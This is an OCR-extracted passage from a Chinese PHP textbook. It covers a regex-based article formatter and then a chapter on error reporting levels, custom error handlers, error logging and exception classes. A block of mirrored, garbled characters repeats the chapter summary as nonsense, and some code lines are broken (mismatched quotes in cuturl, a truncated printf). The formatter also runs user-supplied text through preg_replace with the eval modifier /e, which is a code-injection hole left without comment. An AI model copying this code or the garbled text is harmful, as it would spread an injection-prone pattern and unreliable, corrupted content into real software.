88                  '</font>', '</font>', '</font>', '</p>'
89              );
90              //调用正则表达式的替换函数
91              return preg_replace($pattern, $replace, $message);
92          }
93
94          //此私有方法用来剪切长的URL，并加上链接
95          private function cuturl($url) {
96              $length = 65;
97              $url = substr(strtolower($url), 0, 4) == 'www.' ? "http://$url" : $url;
98              $urllink = "<a href=\"".$url."\" target="_blank">";
99              //如果URL长度大于65则剪切
100             if(strlen($url) > $length) {
101                 $url = substr($url, 0, intval($length * 0.5)).' ... '.substr($url, - intval($length *
                    0.3));
```

```
102             }
103             $urllink .= $url.'</a>';
104             return $urllink;
105         }
106
107         //此私有方法用来解析URL，将其加上链接
108         private function parseURL($message) {
109             $urlPattern =
                "/(www.|https?:\/\/|ftp:\/\/|news:\/\/|telnet:\/\/){1}([^\[\"']+?)(com|net|org)(\/[\w-\.\/
                ?\%\&\=]*)?/ei";
110             return preg_replace($urlPattern, "\$this->cuturl('\\1\\2\\3\\4')", $message);
111         }
112
113         //此方法用来解析表情
114         private function parseSmilies($message) {
115             //声明表情的正则表达式模板数组
116             $pattern = array(
117                     '/:\)|\/wx|微笑/i',
118                     '/:@|\/fn|发怒/i',
119                     '/:kiss|\/kill|\/sa|示爱/',
120                     '/:p|\/tx|偷笑/i',
121                     '/:q|\/dk|大哭/i'
122                 );
123
124             //声明表情的替换数组
125             $replace = array(
126                     '<img src="smilies/smile.gif" alt="微笑">',
127                     '<img src="smilies/huffy.gif" alt="发怒">',
128                     '<img src="smilies/kiss.gif" alt="示爱">',
129                     '<img src="smilies/titter.gif" alt="偷笑">',
130                     '<img src="smilies/cry.gif" alt="大哭">'
131                 );
132
133             //调用正则表达式的替换函数
134             return preg_replace($pattern, $replace, $message);
135         }
136
137         //此方法用来屏蔽文章中的非法关键字
138         private function disableKeyWords($message) {
139             $keywords_disable = array("非法关键字一", "非法关键字二", "非法关键字三");
140             return str_replace($keywords_disable, "***", $message);
141         }
142
143         //此方法用来将PHP代码设置为高亮
144         private function prasePHPCode($message) {
145             $pattern = '/(<\?.*?\?>)/ise';
146             $replace = '"<pre style=\"background:#ddd\">".highlight_string("\\1",true)."</pre>"';
147             return preg_replace($pattern, $replace, $message);
148         }
149
150         //此方法用来将文章原样输出，即加上<pre>标记
151         private function prasePer($message) {
152             return '<pre>'.$message.'</pre>';
153         }
154
155         //此私有方法用来将换行符号转为<br>标记
156         private function nltobr($message) {
157             //调用字符串处理函数nl2br()
158             return nl2br($message);
159         }
```

```
160
161         //此方法为公有的，返回文章的标题
162         public function getSubject() {
163             return '<h1 align=center>'.$this->subject.'</h1>';
164         }
165
166         //此方法为公有的，返回文章的主体内容
167         public function getMessage() {
168             return $this->message;
169         }
170     }
```

在上面的代码中，只创建了一个文章类 Article，并在类中声明了文章的标题和文章的主体两个成员属性，以及一个构造方法和一些操作文章字符串的成员方法。对文章的每项操作，都有一个或两个对应的成员方法，封装在对象中。当用户在输入文章，并选择了一个或多个文章的操作选项时，则在文章类 Article 的构造方法中，会根据用户的选择调用对应的私有方法，处理用户输入的文章内容。全部操作选项处理完成以后，则将处理后的文章内容赋给成员属性$message 并创建出文章对象。当调用文章对象中的 getMessage()方法时，就可以获取到操作后的文章内容。

12.5 小结

本章必须掌握的知识点

- 正则表达式的语法规则
- 正则表达式中的原子
- 正则表达式中的元字符
- 正则表达式中的模式修正符号
- 与 Perl 兼容的正则表达式操作函数

本章需要了解的内容

- 正则表达式的定界符号
- 除本书介绍过的其他模式修正符号
- 除本书介绍过的其他正则处理函数

本章需要扩展的内容

- 由 POSIX 扩展语法的正则表达式函数

- 减急九志来顺五的去新新准 XIPOd 由 <

经内的限性要简章本

- 鲁特果实的龙志表顺五 <
- 计符引数龙赫址当的际降个许本别 <
- 准油物的顺五册序的际降有许本经 <

容内的解乙要简章本

- 意的计解龙志表顺五体等兼 hPq 行 <
- 音体五翻方简例中龙赵装顺五 <
- 许年元例中龙赵装顺五 <
- 大简内中龙赵装顺五 <
- 原果装容内龙志表顺五 <

高序体的解等际仙章本

结小

为的个的料生由章文解熟续的章文下即有们学为开 .olonA 类间文个一，章即以，中部外的面上表
远枝个两演个一序请，引键要评中章义际 .志们人的的申引个章子引解转一体法们就例个一，么志，种间
类章文力限，体页做引器的整文个这应个一，科数引，章文入确为门目作，中象林分择选，表们员的的
此引测路令，容内章文的入解气用题心，法首体决的问权计系处户气目做排会，中称们器体的 slohnA
象板率文用解产，象株章文出推的并 .ugessmsPi物属员的象特内章义的容百当以株限，问员的定里此的页

"容内章文的们人的际际建设员互相 ，中法在()bgessoMtog 的中

第 3 部分

PHP 常用功能模块篇

PHP 语言的语法学习完成以后，接着就需要了解 PHP 的一些常用功能模块了。PHP 为我们提供的功能模块有很多，但有一些不太常用。其实也可以将本篇内容纳入到 PHP 的语法范畴，因为这部分技术都是在开发时必须用到的。本篇内容包括程序的错误和异常的处理、日期和时间的处理，以及服务器的文件和动态图像处理等。希望读者也能将这部分内容牢牢掌握，在开发中找到使用这些功能模块的捷径，像本书为你设计的上传类和图像处理类一样，使用几条简单的代码即可完成所需要的功能。

本篇配套视频教程：第 52 集～67 集 共计 17 小时

第13章 PHP 的错误和异常处理

在 Web 学习或开发中，一段普通的程序或是一个完整的项目，不但要代码优美、可读性强，而且错误信息也要直观，异常处理更要明确，这样才能给我们以后的项目维护带来很大的方便性。记住，错误和异常不是一回事儿：错误可能是在开发阶段的一些失误，引起的程序问题；而异常则是项目在运行阶段遇到的一些意外，引起程序不能正常运行。所以如果开发时遇到了错误，开发人员就必须根据错误提示报告及时排除，如果能考虑到程序在运行时可能遇到的异常，就必须为这种意外编写出另外的一种或几种解决方案。

13.1 错误处理

任何程序员在开发时都可能遇到过一些失误，或其他原因造成错误的发生。当然，用户如果不愿意或不遵循应用程序的约束，也会在使用时引起一些错误发生。PHP 程序的错误发生一般归属于下列三个领域。

➢ 语法错误

语法错误最常见，并且最容易修复。例如，遗漏了一个分号，就会显示错误信息。这类错误会阻止脚本执行。通常发生在程序开发时，可以通过错误报告进行修复，再重新运行。

➢ 运行时错误

这种错误一般不会阻止 PHP 脚本的运行，但是会阻止脚本做希望它所做的任何事情。例如，在调用 header()函数前如果有字符输出，PHP 通常会显示一条错误消息，虽然 PHP 脚本继续运行，但 header()函数并没有执行成功。

➢ 逻辑错误

这种错误实际上是最麻烦的，不但不会阻止 PHP 脚本的执行，也不会显示出错误消息。例如，在 if 语句中判断两个变量的值是否相等，如果错把比较运行符号“==”写成赋值运行符号“=”就是一种逻辑错误，很难被发现。

13.1.1　错误报告级别

运行 PHP 脚本时，PHP 解析器会尽其所能地报告它遇到的问题。在 PHP 中错误报告的处理行为，都是通过 PHP 的配置文件 php.ini 中有关的配置指令确定的。另外 PHP 的错误报告有很多种级别，可以根据不同的错误报告级别提供对应的调试方法。一旦把 PHP 设置成呈现出发生了哪些错误，你可能想调整错误报告的级别。在表 13-1 中列出了 PHP 中大多数的错误报告级别。

表 13-1　PHP 的错误报告级别

级别常量	错误报告描述
E_ERROR	致命的运行时错误（它会阻止脚本的执行）
E_WARNING	运行时警告（非致命的错误）
E_PARSE	从语法中解析错误
E_NOTICE	运行时注意消息（可能是或者可能不是一个问题）
E_CORE_ERROR	类似 E_ERROR，但不包括 PHP 核心造成的错误
E_CORE_WARNING	类似 E_WARNING，但不包括 PHP 核心错误警告
E_COMPILE_ERROR	致命的编译时错误
E_COMPILE_WARNING	致命的编译时警告
E_USER_ERROR	用户导致的错误消息
E_USER_WARNING	用户导致的警告
E_USER_NOTICE	用户导致的注意消息
E_ALL	所有的错误、警告和注意
E_STRICT	关于 PHP 版本移植的兼容性和互操作性建议

如果开发人员希望在 PHP 脚本中，遇到表 13-1 中的某个级别的错误时，将错误消息报告给他，则必须在配置文件 php.ini 中，将 display_errors 指令的值设置为 On，开启 PHP 输出错误报告的功能。也可以在 PHP 脚本中调用 ini_set()函数，动态设置配置文件 php.ini 中的某个指令。

注意：如果 display_errors 被启用，就会显示满足已设置的错误级别的所有错误报告。当用户在访问网站时，看到显示的这些消息不仅会感到迷惑，而且还可能会过多地泄露有关服务器的信息，使服务器变得很不安全。所以在项目开发或测试期间启用此指令，可以根据不同的错误报告更好地调试程序。出于安全性和美感的目的，让公众用户查看 PHP 的详细出错消息一般是不明智的，所以在网站投入使用时要将其禁用。

13.1.2　调整错误报告级别

当你正在开发站点时，会希望 PHP 报告特定类型的错误，可以通过调整错误报告的级别实现。可以通过以下两种方法设置错误报告级别。

- 可以通过在配置文件 php.ini 中，修改配置指令 error_reporting 的值，修改成功后重新启动 Web 服务器，则每个 PHP 脚本都可以按调整后的错误级别输出错误报告。下面是修改 php.ini 配置文件的示例，列出几种为 error_reporting 指令设置不同级别值的方式，可以把位运算符［&（与）、|（或）、~（非）］和错误级别常量一起使用。如下所示：

```
; 可以抛出任何非注意的错误，默认值
error_reporting = E_ALL & ~E_NOTICE
; 只考虑致命的运行时错误、解析错误和核心错误
; error_reporting = E_ERROR | E_PARSE | E_CORE_ERROR
; 报告除用户导致的错误之外的所有错误
; error_reporting = E_ALL & ~(E_USER_ERROR | E_USER_WARNING | E_USER_NOTICE)
```

- 或者可以在 PHP 脚本中使用 error_reporting()函数，基于各个脚本来调整这种行为。这个函数用于确定 PHP 应该在特定的页面内报告哪些类型的错误。该函数获取一个数字或表 13-1 中错误级别常量作为参数。如下所示：

```
error_reporting(0);                          //设置为 0 会完全关闭错误报告
error_reporting (E_ALL);                     //将会向 PHP 报告发生的每个错误
error_reporting (E_ALL & ~E_NOTICE);         //可以抛出任何非注意的错误报告
```

在下面的示例中，我们在 PHP 脚本中分别创建出一个“注意”、一个“警告”和一个致命“错误”。并通过设置不同的错误级别，限制程序输出没有被允许的错误报告。创建一个名为 error.php 的脚本文件，代码如下所示：

```
<html>
    <head><title>测试错误报告</title></head>
    <body>
        <h2>测试错误报告</h2>
        <?php
            /*开启php.ini中的display_errors指令，只有该指令开启如果有错误报告才能输出*/
            ini_set('display_errors', 1);
            /*通过error_reporting()函数设置在本脚本中，输出所有级别的错误报告*/
            error_reporting( E_ALL );
            /*"注意(notice)"的报告，不会阻止脚本的执行，并且可能不一定是一个问题 */
            getType( $var );                    //调用函数时提供的参数变量没有在之前声明
            /*"警告(warning)"的报告，指示一个问题，但是不会阻止脚本的执行 */
            getType();                          //调用函数时没有提供必要的参数
            /*"错误(error)"的报告，它会终止程序，脚本不会再向下执行 */
            get_Type();                         //调用一个没有被定义的函数
        ?>
    </body>
</html>
```

在上面的脚本中，为了确保配置文件中的 display_errors 指令开启，通过 ini_set()函数强制在该脚本执行中启动，并通过 error_repoting()函数设置错误级别为 E_ALL，报告所有错误、警告和注意。并在脚本中分别创建出注意、警告和错误，PHP 脚本只有在遇到错误时才会终止运行，输出的错误报告结果如图 13-1 所示。




图 13-1　输出错误报告结果的演示

“注意”和“警告”的错误报告并不会终止程序运行。如果在上面的输出结果中，不希望有注意和警告的报告输出，就可以在脚本 error.php 中修改 error_repoting()函数，修改的代码如下所示：

```
error_reporting(E_ALL&~(E_WARNING | E_NOTICE));          //报告除注意和警告之外的所有错误
```

脚本 error.php 被修改以后重新运行，在输出的结果中就只剩下一条错误报告了，如图 13-2 所示。

图 13-2　屏蔽“注意”和“警告”后的输出结果

除了使用 error_reporting 和 display_error 两个配置指令可以修改错误报告行为以外，还有许多配置指令可以确定 PHP 的错误报告行为。其他的一些重要的指令如表 13-2 所示。

表 13-2　确定 PHP 错误报告行为的配置指令

配置指令	描　述	默 认 值
display_startup_errors	是否显示 PHP 引擎在初始化时遇到的所有错误	Off
log_errors	确定日志语句记录的位置	Off
error_log	设置错误可以发送到 syslog 中	Null
log_errors_max_len	每个日志项的最大长度，以字节为单位，设置 0 表示指定最大长度	1024
ignore_repeated_errors	是否忽略同一文件、同一行发生的重复错误消息	Off
ignore_repeated_source	忽略不同文件中或同一文件中不同行上发生的重复错误	Off
track_errors	启动该指令会使 PHP 在$php_errormsg 中存储最近发生的错误信息	Off

13.1.3　使用 trigger_error()函数来替代 die()

首先函数 die()等同于 exit()，两者如果执行都会中止 PHP 程序，而且可以在退出程序之前输出一些错误报告。trigger_error()则可以生成一个用户警告来代替，使程序更具有灵活性。例如，trigger_error("没有找到文件", E_USER_ERROR)。使用 trigger_error()函数来替代 die()，你的代码在处理错误上会更具优势，对于客户程序员来说更易于处理错误。

13.1.4　自定义错误处理

自定义错误报告的处理方式，可以完全绕过标准的 PHP 错误处理函数，这样就可以按自己定义的格式打印错误报告，或改变错误报告打印的位置（标准 PHP 的错误报告是哪里发生错误就在发生位置处显示）。以下几种情况可以考虑自定义错误处理。

- 可以记下错误的信息，及时发现一些生产环境出现的问题。

- 可以用来屏蔽错误。出现错误会把一些信息暴露给用户，极有可能成为黑客攻击你网站的工具。
- 可以做相应的处理，将所有错误报告放到脚本最后输出，或出错时可以显示跳转到预先定义好的出错页面，提供更好的用户体验，如果必要，还可以在自定义的错误处理程序中，根据情况去终止脚本运行。
- 可以作为调试工具， 一些时候必须在运行环境时调试一些东西，但又不想影响正在使用的用户。

通常使用 set_error_handler()函数去设置用户自定义的错误处理函数，该函数用于创建运行时期间的用户自己的错误处理方法，返回旧的错误处理程序，若失败，则返回 null。该函数有两个参数，其中第一个参数是必选的，需要一个回调函数，规定发生错误时运行的函数。这个回调函数一定要声明 4 个参数，否则无效，按顺序分别为是否存在错误、错误信息、错误文件和错误行号。set_error_handler()函数的第二个参数则为可选的，规定在哪个错误报告级别会显示用户定义的错误。默认是"E_ALL"。自定义错误处理的示例如下所示：

```php
<?php
    error_reporting(0);                    //屏蔽程序中的错误

    /**
        定义Error_Handler函数，作为set_error_handler()函数的第一个参数"回调"
        @param   int      $error_level      错误级别
        @param   string   $error_message    错误信息
        @param   string   $file             错误所在文件
        @param   int      $lin              错误所在行数
    */
    function error_handler($error_level, $error_message, $file, $line) {
        $EXIT = FALSE;
        switch( $error_level ) {
            //提醒级别
            case E_NOTICE:
            case E_USER_NOTICE;
                $error_type = 'Notice'; break;

            //警告级别
            case E_WARNING:
            case E_USER_WARNING:
                $error_type = 'Warning'; break;

            //错误级别
            case E_ERROR:
            case E_USER_ERROR:
                $error_type = 'Fatal Error';
                $EXIT = TRUE; break;

            //其他未知错误
            default:
                $error_type = 'Unknown';
                $EXIT = TRUE; break;
        }

        //直接打印错误信息， 也可以写文件，写数据库，反正错误信息都在这，任你发落
        printf ("<font color='#FF0000'><b>%s</b></font>: %s in <b>%s</b> on line <b>%d</b><br>\n", $er

        //如果错误影响到程序的正常执行，跳转到友好的错误提示页面
        if(TRUE == $EXIT) {
```

```
41              echo '<script>location = "err.html"; </script>';
42          }
43      }
44
45      //这个才是关键点，  把错误的处理交给error_handler()
46      set_error_handler('error_handler');
47
48      //使用未定义的变量要报 notice 的
49      echo $novar;
50
51      //除以0要报警告的
52      echo 3/0;
53
54      //自定义一个错误
55      trigger_error('Trigger a fatal error', E_USER_ERROR);
```

本例所有打印的错误报告都是按自己定义的格式输出的，不过有一点，系统直接报 Fatal Error 的这里捕获不到，因为系统不可能把这么重大的错误交给你处理。遇到这种错误是必须要解决的，所以系统会直接终止程序运行。使用 set_error_handler()函数可以很好地解决安全和调试方便的矛盾，而且你还可以花点心思，使错误提示更加美观以配合网站的风格。不过要注意两点。

（1）E_ERROR、E_PARSE、E_CORE_ERROR、E_CORE_WARNING、E_COMPILE_ERROR、E_COMPILE_WARNING 是不会被这个句柄处理的，也就是会用最原始的方式显示出来。不过出现这些错误都是编译或 PHP 内核出错，在通常情况下不会发生。

（2）使用 set_error_handler()后，error_reporting ()将会失效。也就是所有的错误（除上述的错误）都会交给自定义的函数处理。

13.1.5　写错误日志

对于 PHP 开发者来说，一旦某个产品投入使用，应该立即将 display_errors 选项关闭，以免因为这些错误所透露的路径、数据库连接、数据表等信息而遭到黑客攻击。但是，任何一个产品在投入使用后，都难免会有错误出现，那么如何记录一些对开发者有用的错误报告呢？我们可以在单独的文本文件中将错误报告作为日志记录。错误日志的记录，可以帮助开发人员或者管理人员查看系统是否存在问题。

如果需要将程序中的错误报告写入错误日志中，只要在 PHP 的配置文件中，将配置指令 log_errors 开启即可。错误报告默认就会记录到 Web 服务器的日志文件里，例如记录到 Apache 服务器的错误日志文件 error.log 中。当然也可以记录错误日志到指定的文件中或发送给系统 syslog，分别介绍如下：

1．使用指定的文件记录错误报告日志

如果使用自己指定的文件记录错误日志，一定要确保将这个文件存放在文档根目录之外，以减少遭到攻击的可能。并且该文件一定要让 PHP 脚本的执行用户（Web 服务器进程所有者）具有写权限。假设在 Linux 操作系统中，将/usr/local/目录下的 error.log 文件作为错误日志文件，并设置 Web 服务器进程用户具有写的权限。然后在 PHP 的配置文件中，将 error_log 指令的值设置为这个错误日志文件的绝对路径。需要对 php.ini 中的配置指令做如下修改：

```
error_reporting  =  E_ALL                    ;将会向 PHP 报告发生的每个错误
display_errors = Off                         ;不显示满足上条指令所定义规则的所有错误报告
log_errors = On                              ;决定日志语句记录的位置
```

```
log_errors_max_len = 1024                ;设置每个日志项的最大长度
error_log = /usr/local/error.log         ;指定产生的错误报告写入的日志文件位置
```

PHP 的配置文件按上面的方式设置完成以后，重新启动 Web 服务器。这样，在执行 PHP 的任何脚本文件时，所产生的所有错误报告都不会在浏览器中显示，而会记录在自己指定的错误日志/usr/local/error.log 中。此外，不仅可以记录满足 error_reporting 所定义规则的所有错误，而且还可以使用 PHP 中的 error_log()函数，送出一个用户自定义的错误信息。该函数的原型如下所示：

```
bool error_log ( string message [, int message_type [, string destination [, string extra_headers]]] )
```

此函数会送出错误信息到 Web 服务器的错误日志文件、某个 TCP 服务器或到指定文件中。该函数执行成功则返回 TRUE，失败则返回 FALSE。第一个参数 message 是必选项，即为要送出的错误信息。如果仅使用这一个参数，会按配置文件 php.ini 中所设置的位置处发送消息。第二个参数 message_type 为整数值：0 表示送到操作系统的日志中；1 则使用 PHP 的 Mail()函数，发送信息到某 E-mail 处，第四个参数 extra_headers 也会用到；2 则将错误信息送到 TCP 服务器中，此时第三个参数 destination 表示目的地 IP 及 Port；3 则将信息存到文件 destination 中。如果以登入 Oracle 数据库出现问题的处理为例，该函数的使用如下所示：

```
<?php
    if(!Ora_Logon($username, $password)){
        //将错误消息写入到操作系统日志中
        error_log("Oracle数据库不可用!", 0);
    }

    if(!($foo=allocate_new_foo())){
        //发送到管理员邮箱中
        error_log("出现大麻烦了!", 1, "webmaster@www.mydomain.com");
    }

    //发送到本机对应5000端口的服务器中
    error_log("搞砸了!",    2,    "localhost:5000");
    //发送到指定的文件中
    error_log("搞砸了!",    3,    "/usr/local/errors.log");
```

2. 错误信息记录到操作系统的日志里

错误报告也可以被记录到操作系统日志里，但不同的操作系统之间的日志管理有点区别。在 Linux 中错误语句将送往 syslog，而在 Windows 中错误将发送到事件日志里。如果你不熟悉 syslog，起码要知道它是基于 UNIX 的日志工具，它提供了一个 API 来记录与系统和应用程序执行有关的消息。Windows 事件日志实际上与 UNIX 的 syslog 相同，这些日志通常可以通过事件查看器来查看。如果希望将错误报告写到操作系统的日志里，可以在配置文件中将 error_log 指令的值设置为 syslog。具体需要在 php.ini 中修改的配置指令如下所示：

```
error_reporting   =   E_ALL              ;将会向 PHP 报告发生的每个错误
display_errors = Off                     ;不显示满足上条指令所定义规则的所有错误报告
log_errors = On                          ;决定日志语句记录的位置
log_errors_max_len = 1024                ;设置每个日志项的最大长度
error_log = syslog                       ;指定产生的错误报告写入操作系统的日志里
```

除了一般的错误输出之外，PHP 还允许向系统 syslog 中发送定制的消息。虽然通过前面介绍的 error_log()函数，也可以向 syslog 中发送定制的消息，但在 PHP 中为这个特性提供了需要一起使用的 4

个专用函数。分别介绍如下。

➢ define_syslog_variables()

在使用 openlog()、syslog 及 closelog()三个函数之前必须先调用该函数。因为在调用该函数时，它会根据现在的系统环境为下面三个函数初使用化一些必需的常量。

➢ openlog()

打开一个和当前系统中日志器的连接，为向系统插入日志消息做好准备。并将提供的第一个字符串参数插入到每个日志消息中，该函数还需要指定两个将在日志上下文使用的参数，可以参考官方文档使用。

➢ syslog()

该函数向系统日志中发送一个定制消息。需要两个必选参数，第一个参数通过指定一个常量定制消息的优先级。例如 LOG_WARNING 表示一般的警告，LOG_EMERG 表示严重的预示着系统崩溃的问题，一些其他的表示严重程度的常量可以参考官方文档使用。第二个参数则是向系统日志中发送的定制消息，需要提供一个消息字符串，也可以是 PHP 引擎在运行时提供的错误字符串。

➢ closelog()

该函数在向系统日志中发送完成定制消息以后调用，关闭由 openlog()函数打开的日志连接。

如果在配置文件中，已经开启向 syslog 发送定制消息的指令，就可以使用前面介绍的四个函数发送一个警告消息到系统日志中，并通过系统中的 syslog 解析工具，查看和分析由 PHP 程序发送的定制消息，如下所示：

```
<?php
    define_syslog_variables();

    openlog("PHP5", LOG_PID , LOG_USER);
    syslog(LOG_WARNING, "警告报告向syslog中发送的演示，警告时间：".date("Y/m/d H:i:s"));

    closelog();
```

以 Windows 系统为例，通过右击“我的电脑”选择管理选项，然后到系统工具菜单中，选择事件查看器，再找到应用程序选项，就可以看到我们自己定制的警告消息了。上面这段代码将在系统的 syslog 文件中，生成类似下面的一条信息，是事件的一部分：

```
PHP5[3084], 警告报告向 syslog 中发送的演示，警告时间：2012/03/26 04:09:11.
```

使用指定的文件还是使用 syslog 记录错误日志，取决于你所在的 Web 服务器环境。如果你可以控制 Web 服务器，使用 syslog 是最理想的，因为你能利用 syslog 的解析工具来查看和分析日志。但如果你的网站在共享服务器的虚拟主机中运行，就只有使用单独的文本文件记录错误日志了。

13.2 异常处理

一个异常（Exception）则是在一个程序执行过程中出现的一个例外或是一个事件，它中断了正常指令的运行，跳转到其他程序模块继续执行。所以异常处理经常被当做程序的控制流程使用。无论是错误还是异常，应用程序都必须能够以妥善的方式处理，并做出相应的反应，希望不要丢失数据或者导致

程序崩溃。异常处理用于在指定的错误发生时改变脚本的正常流程，是 PHP 5 中的一个新的重要特性。异常处理是一种可扩展、易维护的错误处理统一机制，并提供了一种新的面向对象的错误处理方式。在 Java、C#及 Python 等语言中很早就提供了这种异常处理机制，如果你对某一种语言中的异常处理熟悉，那么对 PHP 中提供的异常处理机制也不会陌生。

13.2.1 异常处理实现

异常处理和编写程序的流程控制相似，所以也可以通过异常处理实现一种另类的条件选择结构。异常就是在程序运行过程中出现的一些意料之外的事件，如果不对此事件进行处理，则程序在执行时遇到异常将崩溃。处理异常需要在 PHP 脚本中使用以下语句：

```
try {                    //所有需要进行异常处理的代码都必须放入这个代码块内
    …… ……               //在这里可以使用 throw 语句抛出一个异常对象
}catch(ex1) {            //使用该代码块捕获一个异常，并进行处理
    …… ……               //处理发生的异常，也可再次抛出异常
}
```

在 PHP 代码中所产生的异常可以被 throw 语句抛出并被 catch 语句捕获。需要进行异常处理的代码都必须放入 try 代码块内，以便捕获可能存在的异常。每一个 try 至少要有一个与之对应的 catch，也不能出现单独的 catch，另外 try 和 cache 之间也不能有任何的代码出现。一个异常处理的简单实例如下所示：

```
<?php
try {
    $error = 'Always throw this error';
    throw new Exception($error);                    //创建一个异常对象，通过throw语句抛出
    echo 'Never executed';                          //从这里开始，try代码块内的代码将不会再被执行
} catch (Exception $e) {
    echo 'Caught exception: ',  $e->getMessage(), "\n"; //输出捕获的异常消息
}
echo 'Hello World';                                 //程序没有崩溃继续向下执行
```

在上面的代码中，如果 try 代码块中出现某些错误，我们就可以执行一个抛出异常的操作。在某些编程语言中，例如 Java 中，在出现异常时将自动抛出异常。而在 PHP 中，异常必须手动抛出。throw 关键字将触发异常处理机制，它是一个语言结构，而不是一个函数，但必须给它传递一个对象作为值。在最简单的情况下，可以实例化一个内置的 Exception 类，就像以上代码所示那样。如果在 try 语句中有异常对象被抛出，该代码块不会再继续向下执行，而直接跳转到 catch 中执行。并传递给 catch 代码块一个对象，也可以理解为被 catch 代码块捕获的对象，其实就是导致异常被 throw 语句抛出的对象。在 catch 代码块中可以简单地输出一些异常的原因，也可以是 try 代码块中任务的另一个版本解决方案，此外，也可以在这个 catch 代码块中产生新的异常。最重要的是，在异常处理之后，程序不会崩溃，而会继续执行。

13.2.2 扩展 PHP 内置的异常处理类

在 try 代码块中，需要使用 throw 语句抛出一个异常对象，才能跳转到 catch 代码块中执行，并在

catch 代码块中捕获并使用这个异常类的对象。虽然在 PHP 中提供的内置异常处理类 Exception，已经具有非常不错的特性，但在某些情况下，可能还要扩展这个类来得到更多的功能。所以用户可以用自定义的异常处理类来扩展 PHP 内置的异常处理类。以下的代码说明了在内置的异常处理类中，哪些属性和方法在子类中是可访问和可继承的：

```php
<?php
    class Exception {
        protected $message = 'Unknown exception';              //异常信息
        protected $code = 0;                                   //用户自定义异常代码
        protected $file;                                       //发生异常的文件名
        protected $line;                                       //发生异常的代码行号

        function __construct($message = null, $code = 0){}    //构造方法

        final function getMessage(){}                         //返回异常信息
        final function getCode(){}                            //返回异常代码
        final function getFile(){}                            //返回发生异常的文件名
        final function getLine(){}                            //返回发生异常的代码行号
        final function getTrace(){}                           //backtrace() 数组
        final function getTraceAsString(){}                   //已格成化成字符串的 getTrace() 信息

        /* 可重载的方法 */
        function __toString(){}                               //可输出的字符串
    }
```

上面这段代码只为说明内置异常处理类 Exception 的结构，它并不是一段有实际意义的可用代码。如果使用自定义的类作为异常处理类，则必须是扩展内置异常处理类 Exception 的子类，非 Exception 类的子类是不能作为异常处理类使用的。如果在扩展内置处理类 Exception 时重新定义构造函数，建议同时调用 parent::construct()来检查所有的变量是否已被赋值。当对象要输出字符串的时候，可以重载 __toString()并自定义输出的样式。可以在自定义的子类中，直接使用内置异常处理 Exception 类中的所有成员属性，但不能重新改写从该父类中继承过来的成员方法，因为该类的大多数公有方法都是 final 的。

创建自定义的异常处理程序非常简单，和传统类的声明方式相同，但该类必须是内置异常处理类 Exception 的一个扩展。当 PHP 中发生异常时，可调用自定义异常类中的方法进行处理。创建一个自定义的 MyException 类，继承了内置异常处理类 Exception 中的所有属性，并向其添加了自定义的方法。代码及应用如下所示：

```php
<?php
    /* 自定义的一个异常处理类，但必须是扩展内异常处理类的子类 */
    class MyException extends Exception{
        //重定义构造器使第一个参数 message 变为必须被指定的属性
        public function __construct($message, $code=0){
            //可以在这里定义一些自己的代码
            //建议同时调用 parent::construct()来检查所有的变量是否已被赋值
            parent::__construct($message, $code);
        }

        //重写父类方法，自定义字符串输出的样式
        public function __toString() {
            return __CLASS__.":[".$this->code."]:".$this->message."<br>";
        }

```

```
16          //为这个异常自定义一个处理方法
17          public function customFunction() {
18              echo "按自定义的方法处理出现的这个类型的异常<br>";
19          }
20      }
21
22      try {                                       //使用自定义的异常类捕获一个异常，并处理异常
23          $error = '允许抛出这个错误';
24          throw new MyException($error);          //创建一个自定义的异常类对象，通过throw语句抛出
25          echo 'Never executed';                  //从这里开始，try代码块内的代码将不会再被执行
26      } catch (MyException $e) {                  //捕获自定义的异常对象
27          echo '捕获异常：'.$e;                    //输出捕获的异常消息
28          $e->customFunction();                   //通过自定义的异常对象中的方法处理异常
29      }
30      echo '你好呀';                               //程序没有崩溃继续向下执行
```

在自定义的 MyException 类中，使用父类中的构造方法检查所有的变量是否已被赋值。而且重载了父类中的__toString()方法，输出自己定制捕获的异常消息。自定义和内置的异常处理类，在使用上没有多大区别，只不过在自定义的异常处理类中，可以调用为具体的异常专门编写的处理方法。

13.2.3 捕获多个异常

在 try 代码块之后，必须至少给出一个 catch 代码块，也可以将多个 catch 代码块与一个 try 代码块进行关联。如果每个 catch 代码块可以捕获一个不同类型的异常，那么使用多个 catch 就可以捕获不同的类所产生的异常。当产生一个异常时，PHP 将查询一个匹配的 catch 代码块。如果有多个 catch 代码块，传递给每一个 catch 代码块的对象必须具有不同的类型，这样 PHP 可以找到需要进入哪一个 catch 代码块。当 try 代码块不再抛出异常或者找不到 catch 能匹配所抛出的异常时，PHP 代码就会在跳转到最后一个 catch 的后面继续执行。多个异常的捕获的示例如下：

```
1  <?php
2      /* 自定义的一个异常处理类，但必须是扩展内异常处理类的子类 */
3      class MyException extends Exception{
4          //重定义构造器使第一个参数 message 变为必须被指定的属性
5          public function __construct($message, $code=0){
6              //可以在这里定义一些自己的代码
7              //建议同时调用 parent::construct()来检查所有的变量是否已被赋值
8              parent::__construct($message, $code);
9          }
10         //重写父类中继承过来的方法，自定义字符串输出的样式
11         public function __toString() {
12             return __CLASS__.":[".$this->code."]:".$this->message."<br>";
13         }
14
15         //为这个异常自定义一个处理方法
16         public function customFunction() {
17             echo "按自定义的方法处理出现的这个类型的异常";
18         }
19     }
20
21     /* 创建一个用于测试自定义扩展的异常类MyException */
22     class TestException {
23         public $var;                                    //用来判断对象是否创建成功的成员属性
24
```

```
25      function __construct($value=0) {                    //通过构造方法的传值决定抛出的异常
26          switch($value){                                  //对传入的值进行选择性的判断
27              case 1:                                      //传入参数1，则抛出自定义的异常对象
28                  throw new MyException("传入的值"1" 是一个无效的参数", 5); break;
